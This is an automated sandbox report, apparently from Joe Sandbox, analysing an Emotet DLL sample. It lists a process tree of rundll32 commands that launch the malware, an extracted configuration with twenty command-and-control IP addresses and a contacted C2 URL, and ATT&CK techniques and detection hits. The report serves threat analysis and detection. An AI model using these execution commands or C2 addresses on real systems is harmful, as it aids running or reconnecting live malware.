ID: 524856
Sample Name: FIyE6huzxV
Cookbook: default.jbs
Time: 00:55:15
Date: 19/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Windows Analysis Report FlyE6huzxV

Overview


General Information

Sample Name:	FlyE6huzxV (renamed file extension from none to dll)
Analysis ID:	524856
MD5:	ae5017480fc46fe..
SHA1:	b5f7941d2b2be6f..
SHA256:	610f8e0834645e2.
Tags:	32 dll exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Sigma detected: Emotet RunDLL32 …
- Changes security center settings (no…
- Tries to detect virtualization through…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Uses 32bit PE files
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6404 cmdline: loaddll32.exe "C:\Users\user\Desktop\FlyE6huzxV.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 6416 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\FlyE6huzxV.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6436 cmdline: rundll32.exe "C:\Users\user\Desktop\FlyE6huzxV.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6816 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\FlyE6huzxV.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - BackgroundTransferHost.exe (PID: 6816 cmdline: "BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1 MD5: 02BA81746B929ECC9DB6665589B68335)
    - rundll32.exe (PID: 6424 cmdline: rundll32.exe C:\Users\user\Desktop\FlyE6huzxV.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6844 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Esbkudiqskvxrfyc\iscoyl.gsm",sRLFwndulUmgRNP MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - rundll32.exe (PID: 5600 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Esbkudiqskvxrfyc\iscoyl.gsm",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6472 cmdline: rundll32.exe C:\Users\user\Desktop\FlyE6huzxV.dll,abziuleoxsborpb MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6960 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\FlyE6huzxV.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6604 cmdline: rundll32.exe C:\Users\user\Desktop\FlyE6huzxV.dll,aejkroaebsbxdnkhb MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 7044 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\FlyE6huzxV.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 7060 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\FlyE6huzxV.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- svchost.exe (PID: 6544 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6672 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6852 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7088 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 1720 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 5424 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 4792 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 5408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 5452 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1348 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6464 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7136 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet

Copyright Joe Security LLC 2021

```
{
  "Public Key": [
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0",
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCW"
  ],
  "C2 list": [
    "51.178.61.60:443",
    "168.197.250.14:80",
    "45.79.33.48:8080",
    "196.44.98.190:8080",
    "177.72.80.14:7080",
    "51.210.242.234:8080",
    "185.148.169.10:8080",
    "142.4.219.173:8080",
    "78.47.204.80:443",
    "78.46.73.125:443",
    "37.44.244.177:8080",
    "37.59.209.141:8080",
    "191.252.103.16:80",
    "54.38.242.185:443",
    "85.214.67.203:8080",
    "54.37.228.122:443",
    "207.148.81.119:8080",
    "195.77.239.39:8080",
    "66.42.57.149:443",
    "195.154.146.35:443"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.350213708.0000000002E7A000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000001.00000002.352423510.00000000008EB000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.377422235.00000000030DA000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000013.00000002.773455424.0000000003285000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000007.00000002.352676760.00000000034EA000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 2 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.loaddll32.exe.90bee8.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.3505238.1.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.2.rundll32.exe.2e943e0.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.2.rundll32.exe.2e943e0.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.rundll32.exe.2a55338.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 5 entries				

Sigma Overview

System Summary:

Sigma detected: Emotet RunDLL32 Process Creation

Copyright Joe Security LLC 2021

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Emotet

System Summary:

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Con
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	Process Injection 1 1 2	Masquerading 2	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypte Channel

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Con
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 6 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress T Transfer
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applicati Layer Protocol
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applicati Layer Protocol
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Hidden Files and Directories 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiban Commur
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 1 4 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Common Used Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicati Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pro
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	File Deletion 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tran Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
FlyE6huzxV.dll	20%	Virustotal		Browse
FlyE6huzxV.dll	23%	ReversingLabs	Win32.Infostealer.Convagent	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.rundll32.exe.3480000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.34e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
4.2.rundll32.exe.29b0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.2fa0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
1.2.loaddll32.exe.810000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
19.2.rundll32.exe.30d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
5.2.rundll32.exe.3110000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://51.178.61.60/ixufuEvpOVRaGsMcwVdxxNdVEbwDu	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://51.178.61.60/	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://https://51.178.61.60/Y	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com.	0%	Avira URL Cloud	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://51.178.61.60/ixufuEvpOVRaGsMcwVdxxNdVEbwDu	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.148.81.119	unknown	United States		20473	AS-CHOOPAUS	true
196.44.98.190	unknown	Ghana		327814	EcobandGH	true
78.46.73.125	unknown	Germany		24940	HETZNER-ASDE	true
37.59.209.141	unknown	France		16276	OVHFR	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
191.252.103.16	unknown	Brazil		27715	LocawebServicosdeInternet SABR	true
45.79.33.48	unknown	United States		63949	LINODE-APLinodeLLCUS	true
54.37.228.122	unknown	France		16276	OVHFR	true
185.148.169.10	unknown	Germany		44780	EVERSCALE-ASDE	true
142.4.219.173	unknown	Canada		16276	OVHFR	true
54.38.242.185	unknown	France		16276	OVHFR	true
195.154.146.35	unknown	France		12876	OnlineSASFR	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
168.197.250.14	unknown	Argentina		264776	OmarAnselmoRipollTDCNET AR	true
51.178.61.60	unknown	France		16276	OVHFR	true
177.72.80.14	unknown	Brazil		262543	NewLifeFibraBR	true
66.42.57.149	unknown	United States		20473	AS-CHOOPAUS	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
51.210.242.234	unknown	France		16276	OVHFR	true

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	524856
Start date:	19.11.2021
Start time:	00:55:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	FIyE6huzxV (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@37/7@0/21
EGA Information:	Failed
HDC Information:	• Successful, ratio: 10.7% (good quality ratio 9.7%) • Quality average: 70.4% • Quality standard deviation: 30%
HCA Information:	• Successful, ratio: 74% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
00:56:26	API Interceptor	11x Sleep call for process: svchost.exe modified
00:58:17	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.148.81.119	t5EuQW2GUF.dll	Get hash	malicious	Browse	
	uh1WyesPlh.dll	Get hash	malicious	Browse	
	8rryPzJR1p.dll	Get hash	malicious	Browse	
	a65FgjVus4.dll	Get hash	malicious	Browse	
	bWjYh6H8wk.dll	Get hash	malicious	Browse	
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	
	eyPPiz3W6u.dll	Get hash	malicious	Browse	
	HjYSwxqyUn.dll	Get hash	malicious	Browse	
	f47YPsvRI3.dll	Get hash	malicious	Browse	
	2n64VXT08V.dll	Get hash	malicious	Browse	
	qUr4bXsweR.dll	Get hash	malicious	Browse	
	52O6evfqQT.dll	Get hash	malicious	Browse	
	ONEitXKvz6.dll	Get hash	malicious	Browse	
	1w9i8K6AzWV5RmHTSn8.dll	Get hash	malicious	Browse	
	nXOpgPAbKC.dll	Get hash	malicious	Browse	
	yezVNLNobB.dll	Get hash	malicious	Browse	
	rRX4GBcJKK.dll	Get hash	malicious	Browse	
	d2EyAMvU47.dll	Get hash	malicious	Browse	
	5Fp1yvQlGM.dll	Get hash	malicious	Browse	
	IQKuIlAiRd.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-CHOOPAUS	t5EuQW2GUF.dll	Get hash	malicious	Browse	• 66.42.57.149
	uh1WyesPlh.dll	Get hash	malicious	Browse	• 66.42.57.149
	8rryPzJR1p.dll	Get hash	malicious	Browse	• 66.42.57.149
	a65FgjVus4.dll	Get hash	malicious	Browse	• 66.42.57.149
	bWjYh6H8wk.dll	Get hash	malicious	Browse	• 66.42.57.149
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	• 66.42.57.149
	eyPPiz3W6u.dll	Get hash	malicious	Browse	• 66.42.57.149
	HjYSwxqyUn.dll	Get hash	malicious	Browse	• 66.42.57.149
	f47YPsvRI3.dll	Get hash	malicious	Browse	• 66.42.57.149
	2n64VXT08V.dll	Get hash	malicious	Browse	• 66.42.57.149
	qUr4bXsweR.dll	Get hash	malicious	Browse	• 66.42.57.149
	52O6evfqQT.dll	Get hash	malicious	Browse	• 66.42.57.149
	ONEitXKvz6.dll	Get hash	malicious	Browse	• 66.42.57.149
	F2433DFBA69148A0C3A5A5951D360B6C3C045090DE06F.exe	Get hash	malicious	Browse	• 149.28.253.196
	jQ32XS2Lgf.exe	Get hash	malicious	Browse	• 216.128.137.31
	QbXMqZr3bx.exe	Get hash	malicious	Browse	• 216.128.137.31
	Whg8jgqeOs.exe	Get hash	malicious	Browse	• 149.28.253.196
	SdbW7ReHTT.exe	Get hash	malicious	Browse	• 216.128.137.31
	1w9i8K6AzWV5RmHTSn8.dll	Get hash	malicious	Browse	• 66.42.57.149
	QTjMt7g965.exe	Get hash	malicious	Browse	• 216.128.137.31
EcobandGH	t5EuQW2GUF.dll	Get hash	malicious	Browse	• 196.44.98.190
	uh1WyesPlh.dll	Get hash	malicious	Browse	• 196.44.98.190
	8rryPzJR1p.dll	Get hash	malicious	Browse	• 196.44.98.190
	a65FgjVus4.dll	Get hash	malicious	Browse	• 196.44.98.190
	bWjYh6H8wk.dll	Get hash	malicious	Browse	• 196.44.98.190
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	• 196.44.98.190
	eyPPiz3W6u.dll	Get hash	malicious	Browse	• 196.44.98.190
	HjYSwxqyUn.dll	Get hash	malicious	Browse	• 196.44.98.190
	f47YPsvRI3.dll	Get hash	malicious	Browse	• 196.44.98.190
	2n64VXT08V.dll	Get hash	malicious	Browse	• 196.44.98.190
	qUr4bXsweR.dll	Get hash	malicious	Browse	• 196.44.98.190
	52O6evfqQT.dll	Get hash	malicious	Browse	• 196.44.98.190
	ONEitXKvz6.dll	Get hash	malicious	Browse	• 196.44.98.190
	1w9i8K6AzWV5RmHTSn8.dll	Get hash	malicious	Browse	• 196.44.98.190
	nXOpgPAbKC.dll	Get hash	malicious	Browse	• 196.44.98.190

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	yezVNLNobB.dll	Get hash	malicious	Browse	• 196.44.98.190
	rRX4GBcJKK.dll	Get hash	malicious	Browse	• 196.44.98.190
	d2EyAMvU47.dll	Get hash	malicious	Browse	• 196.44.98.190
	5Fp1yvQlGM.dll	Get hash	malicious	Browse	• 196.44.98.190
	IQKuIlAiRd.dll	Get hash	malicious	Browse	• 196.44.98.190

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	t5EuQW2GUF.dll	Get hash	malicious	Browse	• 51.178.61.60
	uh1WyesPlh.dll	Get hash	malicious	Browse	• 51.178.61.60
	8rryPzJR1p.dll	Get hash	malicious	Browse	• 51.178.61.60
	a65FgjVus4.dll	Get hash	malicious	Browse	• 51.178.61.60
	bWjYh6H8wk.dll	Get hash	malicious	Browse	• 51.178.61.60
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	• 51.178.61.60
	eyPPiz3W6u.dll	Get hash	malicious	Browse	• 51.178.61.60
	02D6463C8D80183F843D874AB427C11FC47B6B9CE4726.exe	Get hash	malicious	Browse	• 51.178.61.60
	HjYSwxqyUn.dll	Get hash	malicious	Browse	• 51.178.61.60
	f47YPsvRI3.dll	Get hash	malicious	Browse	• 51.178.61.60
	2n64VXT08V.dll	Get hash	malicious	Browse	• 51.178.61.60
	qUr4bXsweR.dll	Get hash	malicious	Browse	• 51.178.61.60
	52O6evfqQT.dll	Get hash	malicious	Browse	• 51.178.61.60
	ONEitXKvz6.dll	Get hash	malicious	Browse	• 51.178.61.60
	1w9i8K6AzWV5RmHTSn8.dll	Get hash	malicious	Browse	• 51.178.61.60
	nXOpgPAbKC.dll	Get hash	malicious	Browse	• 51.178.61.60
	yezVNLNobB.dll	Get hash	malicious	Browse	• 51.178.61.60
	rRX4GBcJKK.dll	Get hash	malicious	Browse	• 51.178.61.60
	d2EyAMvU47.dll	Get hash	malicious	Browse	• 51.178.61.60
	5Fp1yvQlGM.dll	Get hash	malicious	Browse	• 51.178.61.60

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF3180
Malicious:	false
Preview:	.....*.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\.....C:\ProgramData\Microsoft\Network\Downloader\.....0u.....@...@.....*.....

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.2494791022346347

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU4k:BJiRdwfu2SRU4k
MD5:	31B16224968041343FE87FE985090D61
SHA1:	61C02E6426EBDBC8F1DB8E261A1128AD29EAAC6C
SHA-256:	E88B02A7DEBE92E76B4E4D7F70D319B1075BD67F3C18FB23C29FBA855C3B5052
SHA-512:	BA8FF67D22BC98387013BE97CC663361C8185FC6631C255DDD3A46CE508216040D1A18FE080937C0A844DFFF286C807955D666EA8FF3D06A804C8B2311237E0E
Malicious:	false
Preview:	V.d.....@..@.3...w.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....d#..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x3b52dbcc, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.25063478065004796
Encrypted:	false
SSDEEP:	384:1ze+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:1zRSB2nSB2RSjlK/+mLesOj1J2
MD5:	DE18F59C5C60B85023151D8F8CFBFCC5
SHA1:	AE0A392FC1DCDA352C589CF3C6E93167DAC74514
SHA-256:	D27F38BF5CC3820AD4B793C8CD8217A9D8486860DE42EF0D1C2FEEAE481956FC
SHA-512:	496C8D6ADC42023E44855B69216BCD65186B64C9B6AFDBD786E055771A160BBE3212025FE6AB463550647141DB6FAF1AE453878B9EC7BEFDE9163FBC4833526
Malicious:	false
